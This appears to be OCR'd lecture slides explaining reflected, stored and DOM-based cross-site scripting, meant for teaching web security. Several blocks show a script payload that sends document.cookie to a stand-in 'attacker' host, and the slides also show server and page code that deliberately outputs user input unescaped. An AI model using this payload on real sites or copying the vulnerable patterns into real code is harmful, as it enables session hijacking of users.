
Website's Response to Victim

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

2. Stored XSS (Persistent)

- To successfully execute a stored XSS attack, a perpetrator has to locate a vulnerability in a web application and then inject malicious script into its server (e.g., via a comment field).

Stored XSS



Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:


```
HTTP/1.1 200 OK
...
Content-Type: image/jpeg

<html> fooled ya </html>
```


- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

XSS Scenario - Stored



How attack Works – Stored XSS


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```


```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

3. DOM Based XSS

- DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

DOM Based XSS



- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

